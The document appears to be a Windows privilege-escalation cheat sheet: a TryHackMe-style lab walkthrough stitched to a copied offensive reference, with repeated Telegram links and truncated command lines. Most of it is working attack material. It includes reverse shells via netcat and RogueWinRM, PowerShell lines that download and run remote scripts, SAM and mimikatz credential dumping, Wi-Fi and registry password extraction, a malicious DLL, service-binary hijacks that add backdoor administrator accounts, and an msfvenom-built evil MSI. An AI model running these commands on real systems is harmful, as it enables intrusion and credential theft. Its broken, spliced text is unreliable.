The system cannot find message text for message number 0x2350 in the message file for Application.  
(c) 2018 Microsoft Corporation. All rights reserved.  
Not enough memory resources are available to process this command.  
  
C:\Windows\system32>whoami  
nt authority\system  
  
C:\Windows\system32>type C:\Users\Administrator\Desktop\flag.txt  
THM{SEFLAGPRIVILEGE}  
C:\Windows\system32>
```

## ▼ SeImprsonate / SeAssignPrimaryToken

**These privileges allow a process to impersonate other users and act on their behalf.**

To use RogueWinRM, we first need to upload the exploit to the target machine. For your convenience, this has already been done, and you can find the exploit in the C:\tools\ folder.

The RogueWinRM exploit is possible because whenever a user (including unprivileged users) starts the BITS service in Windows, it automatically creates a connection to port 5985 using SYSTEM privileges. Port 5985 is typically used for the WinRM service, which is simply a port that exposes a Powershell console to be used remotely through the network. Think of it like SSH, but using Powershell.

If, for some reason, the WinRM service isn't running on the victim server, an attacker can start a fake WinRM service on port 5985 and catch the authentication attempt made by the BITS service when starting. If the attacker has SeImpersonate privileges, he can execute any command on behalf of the connecting user, which is SYSTEM.

Before running the exploit, we'll start a netcat listener to receive a reverse shell on our attacker's machine:

```
c:\tools\RogueWinRM\RogueWinRM.exe -p "C:\too
```

Program

Run

```
Listening for connection on port 5985 ....
Received http negotiate request
Sending the 401 http response with ntlm type 2 challenge
Received http packet with ntlm type3 response
Using ntlm type3 response in AcceptSecurityContext()
BITS triggered!
[+] authresult 0
NT AUTHORITY\SYSTEM
[+] CreateProcessWithTokenW OK
```

Now Just need to Listen to Port 4442

```
(snekey0day@Mindfuckerz)-[~/Tryhackme/priv_esc/windows]
$ nc -lvnp 4442
listening on [any] 4442 ...
connect to [10.17.11.225] from (UNKNOWN) [10.10.112.132] 49785
Microsoft Windows [Version 10.0.17763.1821]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

## ▼ Abusing vulnerable software

Outdated Software have Multiple Vuln and Some of them Even Allow user to Escalate Perm to \SYSTEM user.

**You can use the wmic tool to list software installed on the target system and its versions.**

```
wmic product get name,version,vendor
```

# Windows - Privilege Escalation

---



## Summary

---

- Tools
- Windows Version and Configuration
- User Enumeration
- Network Enumeration
- Antivirus Enumeration
- Default Writeable Folders
- EoP - Looting for passwords
  - SAM and SYSTEM files
  - HiveNightmare
  - LAPS Settings
  - Search for file contents
  - Search for a file with a certain filename
  - Search the registry for key names and passwords
  - Passwords in unattend.xml
  - Wifi passwords
  - Sticky Notes passwords

- Passwords stored in services
- Passwords stored in Key Manager
- Powershell History
- Powershell Transcript
- Password in Alternate Data Stream
- EoP - Processes Enumeration and Tasks
- EoP - Incorrect permissions in services
- EoP - Windows Subsystem for Linux (WSL)
- EoP - Unquoted Service Paths
- EoP - \$PATH Interception
- EoP - Named Pipes
- EoP - Kernel Exploitation
- EoP - Microsoft Windows Installer
  - AlwaysInstallElevated
  - CustomActions
- EoP - Insecure GUI apps
- EoP - Evaluating Vulnerable Drivers
- EoP - Printers
  - Universal Printer
  - Bring Your Own Vulnerability
- EoP - Runas
- EoP - Abusing Shadow Copies
- EoP - From local administrator to NT SYSTEM
- EoP - Living Off The Land Binaries and Scripts
- EoP - Impersonation Privileges
  - Restore A Service Account's Privileges
  - Meterpreter getsystem and alternatives
  - RottenPotato (Token Impersonation)
  - Juicy Potato (Abusing the golden privileges)
  - Rogue Potato (Fake OXID Resolver)
  - EFSPotato (MS-EFSR EfsRpcOpenFileRaw))
- EoP - Privileged File Write
  - DiagHub
  - UsoDLLLoader
  - WerTrigger
  - WerMgr
- EoP - Common Vulnerabilities and Exposures
  - MS08-067 (NetAPI)

- [MS10-015 \(KiTrap0D\)](#)
- [MS11-080 \(adf.sys\)](#)
- [MS15-051 \(Client Copy Image\)](#)
- [MS16-032](#)
- [MS17-010 \(Eternal Blue\)](#)
- [CVE-2019-1388](#)
- [EoP - \\$PATH Interception](#)
- [References](#)

## Tools

---

- [PowerSploit's PowerUp](#)

```
powershell -Version 2 -nop -exec bypass IEX (New-Object Net.WebClient).DownloadString('htt
```

- [Watson](#) - Watson is a (.NET 2.0 compliant) C# implementation of Sherlock
- [\(Deprecated\) Sherlock](#) - PowerShell script to quickly find missing software patches for local privilege escalation vulnerabilities

```
powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -File Sherlock.p
```

- [BeRoot - Privilege Escalation Project - Windows / Linux / Mac](#)
- [Windows-Exploit-Suggester](#)

```
./windows-exploit-suggester.py --update
./windows-exploit-suggester.py --database 2014-06-06-mssb.xlsx --systeminfo win7sp1-system
```

- [windows-privesc-check](#) - Standalone Executable to Check for Simple Privilege Escalation Vectors on Windows Systems
- [WindowsExploits](#) - Windows exploits, mostly precompiled. Not being updated.
- [WindowsEnum](#) - A Powershell Privilege Escalation Enumeration Script.
- [Seatbelt](#) - A C# project that performs a number of security oriented host-survey "safety checks" relevant from both offensive and defensive security perspectives.

```
Seatbelt.exe -group=all -full
Seatbelt.exe -group=system -outputfile="C:\Temp\system.txt"
Seatbelt.exe -group=remote -computername=dc.theshire.local -computername=192.168.230.209 -
```

- [Powerless - Windows privilege escalation \(enumeration\) script designed with OSCP labs \(legacy Windows\) in mind](#)
- [JAWS - Just Another Windows \(Enum\) Script](#)

```
powershell.exe -ExecutionPolicy Bypass -File .\jaws-enum.ps1 -OutputFilename JAWS-Enum.txt
```



- [winPEAS - Windows Privilege Escalation Awesome Script](#)
- [Windows Exploit Suggester - Next Generation \(WES-NG\)](#)

```
# First obtain systeminfo
systeminfo
systeminfo > systeminfo.txt
# Then feed it to wesng
python3 wes.py --update-wes
python3 wes.py --update
python3 wes.py systeminfo.txt
```

- [PrivescCheck - Privilege Escalation Enumeration Script for Windows](#)

```
C:\Temp\>powershell -ep bypass -c ". .\PrivescCheck.ps1; Invoke-PrivescCheck"
C:\Temp\>powershell -ep bypass -c ". .\PrivescCheck.ps1; Invoke-PrivescCheck -Extended"
C:\Temp\>powershell -ep bypass -c ". .\PrivescCheck.ps1; Invoke-PrivescCheck -Report Prive
```



## Windows Version and Configuration

---

```
systeminfo | findstr /B /C:"OS Name" /C:"OS Version"
```

Extract patches and updates

```
wmic qfe
```

Architecture

```
wmic os get osarchitecture || echo %PROCESSOR_ARCHITECTURE%
```

List all env variables

```
set
Get-ChildItem Env: | ft Key,Value
```

List all drives

<https://t.me/learningnets>

```
wmic logicaldisk get caption || fsutil fsinfo drives
wmic logicaldisk get caption,description,providername
Get-PSDrive | where {$_.Provider -like "Microsoft.PowerShell.Core\FileSystem"} | ft Name,Root
```

## User Enumeration

---

Get current username

```
echo %USERNAME% || whoami
$env:username
```

List user privilege

```
whoami /priv
whoami /groups
```

List all users

```
net user
whoami /all
Get-LocalUser | ft Name,Enabled,LastLogon
Get-ChildItem C:\Users -Force | select Name
```

List logon requirements; useable for bruteforcing

```
net accounts
```

Get details about a user (i.e. administrator, admin, current user)

```
net user administrator
net user admin
net user %USERNAME%
```

List all local groups

```
net localgroup
Get-LocalGroup | ft Name
```

Get details about a group (i.e. administrators)

```
net localgroup administrators
Get-LocalGroupMember Administrators | ft Name, PrincipalSource
Get-LocalGroupMember Administrateurs | ft Name, PrincipalSource
```

## Get Domain Controllers

```
nlttest /DCLIST:DomainName
nlttest /DCNAME:DomainName
nlttest /DSGETDC:DomainName
```

# Network Enumeration

---

List all network interfaces, IP, and DNS.

```
ipconfig /all
Get-NetIPConfiguration | ft InterfaceAlias,InterfaceDescription,IPv4Address
Get-DnsClientServerAddress -AddressFamily IPv4 | ft
```

List current routing table

```
route print
Get-NetRoute -AddressFamily IPv4 | ft DestinationPrefix,NextHop,RouteMetric,ifIndex
```

List the ARP table

```
arp -A
Get-NetNeighbor -AddressFamily IPv4 | ft ifIndex,IPAddress,LinkLayerAddress,State
```

List all current connections

```
netstat -ano
```

List all network shares

```
net share
powershell Find-DomainShare -ComputerDomain domain.local
```

SNMP Configuration

```
reg query HKLM\SYSTEM\CurrentControlSet\Services\SNMP /s
Get-ChildItem -path HKLM:\SYSTEM\CurrentControlSet\Services\SNMP -Recurse
```

## Antivirus Enumeration

---

Enumerate antivirus on a box with `WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntivirusProduct Get displayName`

## Default Writeable Folders

---

```
C:\Windows\System32\Microsoft\Crypto\RSA\MachineKeys
C:\Windows\System32\spool\drivers\color
C:\Windows\System32\spool\printers
C:\Windows\System32\spool\servers
C:\Windows\tracing
C:\Windows\Temp
C:\Users\Public
C:\Windows\Tasks
C:\Windows\System32\tasks
C:\Windows\SysWOW64\tasks
C:\Windows\System32\tasks_migrated\microsoft\windows\pls\system
C:\Windows\SysWOW64\tasks\microsoft\windows\pls\system
C:\Windows\debug\wia
C:\Windows\registration\crmlog
C:\Windows\System32\com\dmp
C:\Windows\SysWOW64\com\dmp
C:\Windows\System32\fxstmp
C:\Windows\SysWOW64\fxstmp
```

## EoP - Looting for passwords

---

### SAM and SYSTEM files

The Security Account Manager (SAM), often Security Accounts Manager, is a database file. The user passwords are stored in a hashed format in a registry hive either as a LM hash or as a NTLM hash. This file can be found in `%SystemRoot%\system32\config\SAM` and is mounted on `HKLM/SAM`.

```
# Usually %SYSTEMROOT% = C:\Windows
%SYSTEMROOT%\repair\SAM
%SYSTEMROOT%\System32\config\RegBack\SAM
%SYSTEMROOT%\System32\config\SAM
%SYSTEMROOT%\repair\system
%SYSTEMROOT%\System32\config\SYSTEM
%SYSTEMROOT%\System32\config\RegBack\system
```

<https://t.me/learningnets>

Generate a hash file for John using `pwdump` or `samdump2`.

```
pwdump SYSTEM SAM > /root/sam.txt
samdump2 SYSTEM SAM -o sam.txt
```

Either crack it with `john -format=NT /root/sam.txt`, [hashcat](#) or use Pass-The-Hash.

## HiveNightmare

CVE-2021-36934 allows you to retrieve all registry hives (SAM,SECURITY,SYSTEM) in Windows 10 and 11 as a non-administrator user

Check for the vulnerability using `icacls`

```
C:\Windows\System32> icacls config\SAM
config\SAM BUILTIN\Administrators:(I)(F)
           NT AUTHORITY\SYSTEM:(I)(F)
           BUILTIN\Users:(I)(RX)    <-- this is wrong - regular users should not have read acc
```

Then exploit the CVE by requesting the shadowcopies on the filesystem and reading the hives from it.

```
mimikatz> token::whoami /full

# List shadow copies available
mimikatz> misc::shadowcopies

# Extract account from SAM databases
mimikatz> lsadump::sam /system:\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System3

# Extract secrets from SECURITY
mimikatz> lsadump::secrets /system:\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\Sys
```

## LAPS Settings

Extract `HKLM\Software\Policies\Microsoft Services\AdmPwd` from Windows Registry.

- LAPS Enabled: AdmPwdEnabled
- LAPS Admin Account Name: AdminAccountName
- LAPS Password Complexity: PasswordComplexity
- LAPS Password Length: PasswordLength
- LAPS Expiration Protection Enabled: PwdExpirationProtectionEnabled

## Search for file contents

<https://t.me/learningnets>

```
cd C:\ & findstr /SI /M "password" *.xml *.ini *.txt
findstr /si password *.xml *.ini *.txt *.config 2>nul >> results.txt
findstr /spin "password" *.*
```

Also search in remote places such as SMB Shares and SharePoint:

- Search passwords in SharePoint: [nheiniger/SnaffPoint](#) (must be compiled first, for referencing issue see: <https://tinyurl.com/28xlvo33/pull/6>)

```
# First, retrieve a token
## Method 1: using SnaffPoint binary
$token = (.\GetBearerToken.exe https://tinyurl.com/2akdbt52)
## Method 2: using AADInternals
Install-Module AADInternals -Scope CurrentUser
Import-Module AADInternals
$token = (Get-AADIntAccessToken -ClientId "9bc3ab49-b65d-410a-85ad-de819febfdcc" -Tenant "your

# Second, search on Sharepoint
## Method 1: using search strings in ./presets dir
.\SnaffPoint.exe -u "https://tinyurl.com/2akdbt52" -t $token
## Method 2: using search string in command line
### -l uses FQL search, see: https://tinyurl.com/2bjwhhsu
.\SnaffPoint.exe -u "https://tinyurl.com/2akdbt52" -t $token -l -q "filename:.config"
```

- Search passwords in SMB Shares: [SnaffCon/Snaffler](#)

## Search for a file with a certain filename

```
dir /S /B *pass*.txt == *pass*.xml == *pass*.ini == *cred* == *vnc* == *.config*
where /R C:\ user.txt
where /R C:\ *.ini
```

## Search the registry for key names and passwords

```
REG QUERY HKLM /F "password" /t REG_SZ /S /K
REG QUERY HKCU /F "password" /t REG_SZ /S /K

reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon" # Windows Autologin
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon" 2>nul | findstr "Defaul
reg query "HKLM\SYSTEM\Current\ControlSet\Services\SNMP" # SNMP parameters
reg query "HKCU\Software\SimonTatham\PuTTY\Sessions" # Putty clear text proxy credentials
reg query "HKCU\Software\ORL\WinVNC3>Password" # VNC credentials
reg query HKEY_LOCAL_MACHINE\SOFTWARE\RealVNC\WinVNC4 /v password
```

```
reg query HKLM /f password /t REG_SZ /s
reg query HKCU /f password /t REG_SZ /s
```

## Passwords in unattend.xml

Location of the unattend.xml files.

```
C:\unattend.xml
C:\Windows\Panther\Unattend.xml
C:\Windows\Panther\Unattend\Unattend.xml
C:\Windows\system32\sysprep.inf
C:\Windows\system32\sysprep\sysprep.xml
```

Display the content of these files with `dir /s *sysprep.inf *sysprep.xml *unattended.xml *unattend.xml *unattend.txt 2>nul .`

Example content

```
<component name="Microsoft-Windows-Shell-Setup" publicKeyToken="31bf3856ad364e35" language="ne
  <AutoLogon>
    <Password>U2VjcmV0U2VjdXJlUGFzc3dvcmQxMjM0Kgo==</Password>
    <Enabled>>true</Enabled>
    <Username>Administrateur</Username>
  </AutoLogon>

  <UserAccounts>
    <LocalAccounts>
      <LocalAccount wcm:action="add">
        <Password>*SENSITIVE*DATA*DELETED*</Password>
        <Group>administrators;users</Group>
        <Name>Administrateur</Name>
      </LocalAccount>
    </LocalAccounts>
  </UserAccounts>
```

Unattend credentials are stored in base64 and can be decoded manually with base64.

```
$ echo "U2VjcmV0U2VjdXJlUGFzc3dvcmQxMjM0Kgo=" | base64 -d
SecretSecurePassword1234*
```

The Metasploit module `post/windows/gather/enum_unattend` looks for these files.

## IIS Web config

```
Get-Childitem -Path C:\inetpub\ -Include web.config -File -Recurse -ErrorAction SilentlyContin
```

```
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\web.config  
C:\inetpub\wwwroot\web.config
```

## Other files

```
%SYSTEMDRIVE%\pagefile.sys  
%WINDIR%\debug\NetSetup.log  
%WINDIR%\repair\sam  
%WINDIR%\repair\system  
%WINDIR%\repair\software, %WINDIR%\repair\security  
%WINDIR%\iis6.log  
%WINDIR%\system32\Config\AppEvent.Evt  
%WINDIR%\system32\Config\SecEvent.Evt  
%WINDIR%\system32\Config\default.sav  
%WINDIR%\system32\Config\security.sav  
%WINDIR%\system32\Config\software.sav  
%WINDIR%\system32\Config\system.sav  
%WINDIR%\system32\CCM\logs\*.log  
%USERPROFILE%\ntuser.dat  
%USERPROFILE%\LocalS~1\Tempor~1\Content.IE5\index.dat  
%WINDIR%\System32\drivers\etc\hosts  
C:\ProgramData\Configs\  
C:\Program Files\Windows PowerShell\  
dir c:*vnc.ini /s /b  
dir c:*ultravnc.ini /s /b
```

## Wifi passwords

### Find AP SSID

```
netsh wlan show profile
```

### Get Cleartext Pass

```
netsh wlan show profile <SSID> key=clear
```

Oneliner method to extract wifi passwords from all the access point.

```
cls & echo. & for /f "tokens=4 delims=: " %a in ('netsh wlan show profiles ^| find "Profile "')
```

## Sticky Notes passwords

The sticky notes app stores its content in a sqlite db located at `C:\Users\  
<user>\AppData\Local\Packages\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\LocalState\plum.sqlite`

## Passwords stored in services

Saved session information for PuTTY, WinSCP, FileZilla, SuperPuTTY, and RDP using [SessionGopher](#)

```
https://tinyurl.com/2cdz19hw  
Import-Module path\to\SessionGopher.ps1;  
Invoke-SessionGopher -AllDomain -o  
Invoke-SessionGopher -AllDomain -u domain.com\adm-arvanaghi -p s3cr3tP@ss
```

## Passwords stored in Key Manager

:warning: This software will display its output in a GUI

```
rundll32 keymgr,KRShowKeyMgr
```

## Powershell History

Disable Powershell history: `Set-PSReadlineOption -HistorySaveStyle SaveNothing .`

```
type %userprofile%\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history  
type C:\Users\swisky\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_hist  
type $env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt  
cat (Get-PSReadlineOption).HistorySavePath  
cat (Get-PSReadlineOption).HistorySavePath | sls passw
```

## Powershell Transcript

```
C:\Users\<<USERNAME>\Documents\PowerShell_transcript.<HOSTNAME>.<RANDOM>.<TIMESTAMP>.txt  
C:\Transcripts\<<DATE>\PowerShell_transcript.<HOSTNAME>.<RANDOM>.<TIMESTAMP>.txt
```

## Password in Alternate Data Stream

```
PS > Get-Item -path flag.txt -Stream *  
PS > Get-Content -path flag.txt -Stream Flag
```

# EoP - Processes Enumeration and Tasks

---

- What processes are running?

```
tasklist /v
net start
sc query
Get-Service
Get-Process
Get-WmiObject -Query "Select * from Win32_Process" | where {$_.Name -notlike "svchost*"}
```



- Which processes are running as "system"

```
tasklist /v /fi "username eq system"
```

- Do you have powershell magic?

```
REG QUERY "HKLM\SOFTWARE\Microsoft\PowerShell\1\PowerShellEngine" /v PowerShellVersion
```

- List installed programs

```
Get-ChildItem 'C:\Program Files', 'C:\Program Files (x86)' | ft Parent,Name,LastWriteTime
Get-ChildItem -path Registry::HKEY_LOCAL_MACHINE\SOFTWARE | ft Name
```



- List services

```
net start
wmic service list brief
tasklist /SVC
```

- Enumerate scheduled tasks

```
schtasks /query /fo LIST 2>nul | findstr TaskName
schtasks /query /fo LIST /v > schtasks.txt; cat schtasks.txt | grep "SYSTEM\Task To Run" |
Get-ScheduledTask | where {$_.TaskPath -notlike "\Microsoft*"} | ft TaskName,TaskPath,Stat
```



- Startup tasks

```
wmic startup get caption,command
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\R
```

```
reg query HKCU\Software\Microsoft\Windows\CurrentVersion\Run
reg query HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce
dir "C:\Documents and Settings\All Users\Start Menu\Programs\Startup"
dir "C:\Documents and Settings\%username%\Start Menu\Programs\Startup"
```

## EoP - Incorrect permissions in services

A service running as Administrator/SYSTEM with incorrect file permissions might allow EoP. You can replace the binary, restart the service and get system.

Often, services are pointing to writeable locations:

- Orphaned installs, not installed anymore but still exist in startup
- DLL Hijacking

```
# find missing DLL
- Find-PathDLLHijack PowerUp.ps1
- Process Monitor : check for "Name Not Found"

# compile a malicious dll
- For x64 compile with: "x86_64-w64-mingw32-gcc windows_dll.c -shared -o output.dll"
- For x86 compile with: "i686-w64-mingw32-gcc windows_dll.c -shared -o output.dll"

# content of windows_dll.c
#include <windows.h>
BOOL WINAPI DllMain (HANDLE hDll, DWORD dwReason, LPVOID lpReserved) {
    if (dwReason == DLL_PROCESS_ATTACH) {
        system("cmd.exe /k whoami > C:\\Windows\\Temp\\dll.txt");
        ExitProcess(0);
    }
    return TRUE;
}
```

- PATH directories with weak permissions

```
$ for /f "tokens=2 delims=''" %a in ('wmic service list full^|find /i "pathname"^|find /i
$ for /f eol^=^^^ delims^=^" %a in (c:\windows\temp\permissions.txt) do cmd.exe /c icacls

$ sc query state=all | findstr "SERVICE_NAME:" >> Servicenames.txt
FOR /F %i in (Servicenames.txt) DO echo %i
type Servicenames.txt
FOR /F "tokens=2 delims= " %i in (Servicenames.txt) DO @echo %i >> services.txt
FOR /F %i in (services.txt) DO @sc qc %i | findstr "BINARY_PATH_NAME" >> path.txt
```

Alternatively you can use the Metasploit exploit: `exploit/windows/local/service_permissions`

Note to check file permissions you can use `cacls` and `icacls`

`icacls` (Windows Vista +)

`cacls` (Windows XP)

You are looking for `BUILTIN\Users:(F)` (Full access), `BUILTIN\Users:(M)` (Modify access) or `BUILTIN\Users:(W)` (Write-only access) in the output.

## Example with Windows 10 - CVE-2019-1322 UsoSvc

Prerequisite: Service account

```
PS C:\Windows\system32> sc.exe stop UsoSvc
PS C:\Windows\system32> sc.exe config usosvc binPath="C:\Windows\System32\spool\drivers\color\
PS C:\Windows\system32> sc.exe config UsoSvc binpath= "C:\Users\mssql-svc\Desktop\nc.exe 10.10
PS C:\Windows\system32> sc.exe config UsoSvc binpath= "cmd /C C:\Users\nc.exe 10.10.10.10 4444
PS C:\Windows\system32> sc.exe qc usosvc
[SC] QueryServiceConfig SUCCESS
```

```
SERVICE_NAME: usosvc
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE          : 2   AUTO_START (DELAYED)
        ERROR_CONTROL       : 1   NORMAL
        BINARY_PATH_NAME    : C:\Users\mssql-svc\Desktop\nc.exe 10.10.10.10 4444 -e cmd.exe
        LOAD_ORDER_GROUP    :
        TAG                 : 0
        DISPLAY_NAME        : Update Orchestrator Service
        DEPENDENCIES        : rpcss
        SERVICE_START_NAME  : LocalSystem
```

```
PS C:\Windows\system32> sc.exe start UsoSvc
```

## Example with Windows XP SP1 - upnphost

```
# NOTE: spaces are mandatory for this exploit to work !
sc config upnphost binpath= "C:\Inetpub\wwwroot\nc.exe 10.11.0.73 4343 -e C:\WINDOWS\System32\
sc config upnphost obj= ".\LocalSystem" password= ""
sc qc upnphost
sc config upnphost depend= ""
net start upnphost
```

If it fails because of a missing dependency, try the following commands.

```
sc config SSDPSRV start=auto
net start SSDPSRV
net stop upnphost
```

```
net start upnphost
```

```
sc config upnphost depend=""
```

Using [accesschk](#) from Sysinternals or [accesschk-XP.exe - github.com/phackt](#)

```
$ accesschk.exe -uwcqv "Authenticated Users" * /accepteula  
RW SSDPSRV
```

```
    SERVICE_ALL_ACCESS
```

```
RW upnphost
```

```
    SERVICE_ALL_ACCESS
```

```
$ accesschk.exe -ucqv upnphost
```

```
upnphost
```

```
  RW NT AUTHORITY\SYSTEM
```

```
    SERVICE_ALL_ACCESS
```

```
  RW BUILTIN\Administrators
```

```
    SERVICE_ALL_ACCESS
```

```
  RW NT AUTHORITY\Authenticated Users
```

```
    SERVICE_ALL_ACCESS
```

```
  RW BUILTIN\Power Users
```

```
    SERVICE_ALL_ACCESS
```

```
$ sc config <vuln-service> binpath="net user backdoor backdoor123 /add"
```

```
$ sc config <vuln-service> binpath= "C:\nc.exe -nv 127.0.0.1 9988 -e C:\WINDOWS\System32\cmd.e
```

```
$ sc stop <vuln-service>
```

```
$ sc start <vuln-service>
```

```
$ sc config <vuln-service> binpath="net localgroup Administrators backdoor /add"
```

```
$ sc stop <vuln-service>
```

```
$ sc start <vuln-service>
```

## EoP - Windows Subsystem for Linux (WSL)

Technique borrowed from [Warlockobama's tweet](#)

With root privileges Windows Subsystem for Linux (WSL) allows users to create a bind shell on any port (no elevation needed). Don't know the root password? No problem just set the default user to root W/ .exe --default-user root. Now start your bind shell or reverse.

```
wsl whoami
```

```
./ubuntun1604.exe config --default-user root
```

```
wsl whoami
```

```
wsl python -c 'BIND_OR_REVERSE_SHELL_PYTHON_CODE'
```

Binary `bash.exe` can also be found in `C:\Windows\WinSxS\amd64_microsoft-windows-lxssbash_[...]\bash.exe`

<https://t.me/learningnets>

Alternatively you can explore the WSL filesystem in the folder

```
C:\Users\%USERNAME%\AppData\Local\Packages\CanonicalGroupLimited.UbuntuonWindows_79rhkp1fndgsc\LocalState\rootfs\
```

## EoP - Unquoted Service Paths


---

The Microsoft Windows Unquoted Service Path Enumeration Vulnerability. All Windows services have a Path to its executable. If that path is unquoted and contains whitespace or other separators, then the service will attempt to access a resource in the parent path first.

```
wmic service get name,displayname,pathname,startmode |findstr /i "Auto" |findstr /i /v "C:\Win
```

```
wmic service get name,displayname,startmode,pathname | findstr /i /v "C:\Windows\\" |findstr /
```

```
gwm -class Win32_Service -Property Name, DisplayName, PathName, StartMode | Where {$_.StartMo
```



- Metasploit exploit: `exploit/windows/local/trusted_service_path`
- PowerUp exploit

```
# find the vulnerable application
```

```
C:\> powershell.exe -nop -exec bypass "IEX (New-Object Net.WebClient).DownloadString('http
```

```
...
```

```
[*] Checking for unquoted service paths...
```

```
ServiceName : BBSvc
```

```
Path : C:\Program Files\Microsoft\Bing Bar\7.1\BBSvc.exe
```

```
StartName : LocalSystem
```

```
AbuseFunction : Write-ServiceBinary -ServiceName 'BBSvc' -Path <HijackPath>
```

```
...
```

```
# automatic exploit
```

```
Invoke-ServiceAbuse -Name [SERVICE_NAME] -Command "..\..\Users\Public\nc.exe 10.10.10.10 4
```



## Example

For `C:\Program Files\something\legit.exe`, Windows will try the following paths first:

- `C:\Program.exe`
- `C:\Program Files.exe`

## EoP - \$PATH Interception

---

Requirements:

<https://t.me/learningnets>

- PATH contains a writeable folder with low privileges.
- The writeable folder is *before* the folder that contains the legitimate binary.

EXAMPLE:

```
# List contents of the PATH environment variable
# EXAMPLE OUTPUT: C:\Program Files\nodejs\;C:\WINDOWS\system32
$env:Path

# See permissions of the target folder
# EXAMPLE OUTPUT: BUILTIN\Users: GR,GW
icacls.exe "C:\Program Files\nodejs\"

# Place our evil-file in that folder.
copy evil-file.exe "C:\Program Files\nodejs\cmd.exe"
```

Because (in this example) "C:\Program Files\nodejs" is *before* "C:\WINDOWS\system32" on the PATH variable, the next time the user runs "cmd.exe", our evil version in the nodejs folder will run, instead of the legitimate one in the system32 folder.

## EoP - Named Pipes

---

1. Find named pipes: `[System.IO.Directory]::GetFiles("\\.\pipe\")`
2. Check named pipes DACL: `pipesec.exe <named_pipe>`
3. Reverse engineering software
4. Send data through the named pipe: `program.exe >\\.\pipe\StdOutPipe 2>\\.\pipe\StdErrPipe`

## EoP - Kernel Exploitation

---

List of exploits kernel : [<https://tinyurl.com/24sucrsp>]

#Security Bulletin #KB #Description #Operating System

- [MS17-017](#) [KB4013081] [GDI Palette Objects Local Privilege Escalation] (windows 7/8)
- [CVE-2017-8464](#) [LNK Remote Code Execution Vulnerability] (windows 10/8.1/7/2016/2010/2008)
- [CVE-2017-0213](#) [Windows COM Elevation of Privilege Vulnerability] (windows 10/8.1/7/2016/2010/2008)
- [CVE-2018-0833](#) [SMBv3 Null Pointer Dereference Denial of Service] (Windows 8.1/Server 2012 R2)
- [CVE-2018-8120](#) [Win32k Elevation of Privilege Vulnerability] (Windows 7 SP1/2008 SP2,2008 R2 SP1)
- [MS17-010](#) [KB4013389] [Windows Kernel Mode Drivers] (windows 7/2008/2003/XP)

<https://t.me/learningnets>

- [MS16-135](#) [KB3199135] [Windows Kernel Mode Drivers] (2016)
- [MS16-111](#) [KB3186973] [kernel api] (Windows 10 10586 (32/64)/8.1)
- [MS16-098](#) [KB3178466] [Kernel Driver] (Win 8.1)
- [MS16-075](#) [KB3164038] [Hot Potato] (2003/2008/7/8/2012)
- [MS16-034](#) [KB3143145] [Kernel Driver] (2008/7/8/10/2012)
- [MS16-032](#) [KB3143141] [Secondary Logon Handle] (2008/7/8/10/2012)
- [MS16-016](#) [KB3136041] [WebDAV] (2008/Vista/7)
- [MS16-014](#) [K3134228] [remote code execution] (2008/Vista/7)
- ...
- [MS03-026](#) [KB823980] [Buffer Overrun In RPC Interface] (/NT/2000/XP/2003)

To cross compile a program from Kali, use the following command.

```
Kali> i586-mingw32msvc-gcc -o adduser.exe useradd.c
```

## EoP - Microsoft Windows Installer

---

### AlwaysInstallElevated

Using the `reg query` command, you can check the status of the `AlwaysInstallElevated` registry key for both the user and the machine. If both queries return a value of `0x1`, then `AlwaysInstallElevated` is enabled for both user and machine, indicating the system is vulnerable.

- Shell command

```
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
```

- PowerShell command

```
Get-ItemProperty HKLM\Software\Policies\Microsoft\Windows\Installer
Get-ItemProperty HKCU\Software\Policies\Microsoft\Windows\Installer
```

Then create an MSI package and install it.

```
$ msfvenom -p windows/adduser USER=backdoor PASS=backdoor123 -f msi -o evil.msi
$ msfvenom -p windows/adduser USER=backdoor PASS=backdoor123 -f msi-nouac -o evil.msi
$ msisexec /quiet /qn /i C:\evil.msi
```

Technique also available in :

- Metasploit : `exploit/windows/local/always_install_elevated`

<https://t.me/learningnets>

- PowerUp.ps1 : Get-RegistryAlwaysInstallElevated , Write-UserAddMSI

## CustomActions

Custom Actions in MSI allow developers to specify scripts or executables to be run at various points during an installation

- [mgeeky/msidump](#) - a tool that analyzes malicious MSI installation packages, extracts files, streams, binary data and incorporates YARA scanner.
- [activescott/lessmsi](#) - A tool to view and extract the contents of an Windows Installer (.msi) file.
- [mandiant/msi-search](#) - This tool simplifies the task for red team operators and security teams to identify which MSI files correspond to which software and enables them to download the relevant file.

Enumerate products on the machine

```
wmic product get identifyingnumber,name,vendor,version
```

Execute the repair process with the `/fa` parameter to trigger the CustomActions. We can use both IdentifyingNumber `{E0F1535A-8414-5EF1-A1DD-E17EDCDC63F1}` or path to the installer `c:\windows\installer\XXXXXXX.msi` . The repair will run with the NT SYSTEM account.

```
$installed = Get-WmiObject Win32_Product
$string= $installed | select-string -pattern "PRODUCTNAME"
$string[0] -match '{\w{8}-\w{4}-\w{4}-\w{4}-\w{12}}'
Start-Process -FilePath "msiexec.exe" -ArgumentList "/fa $($matches[0])"
```

Common mistakes in MSI installers:

- Missing quiet parameters: it will spawn `conhost.exe` as `NT SYSTEM` . Use `[CTRL]+[A]` to select some text in it, it will pause the execution.
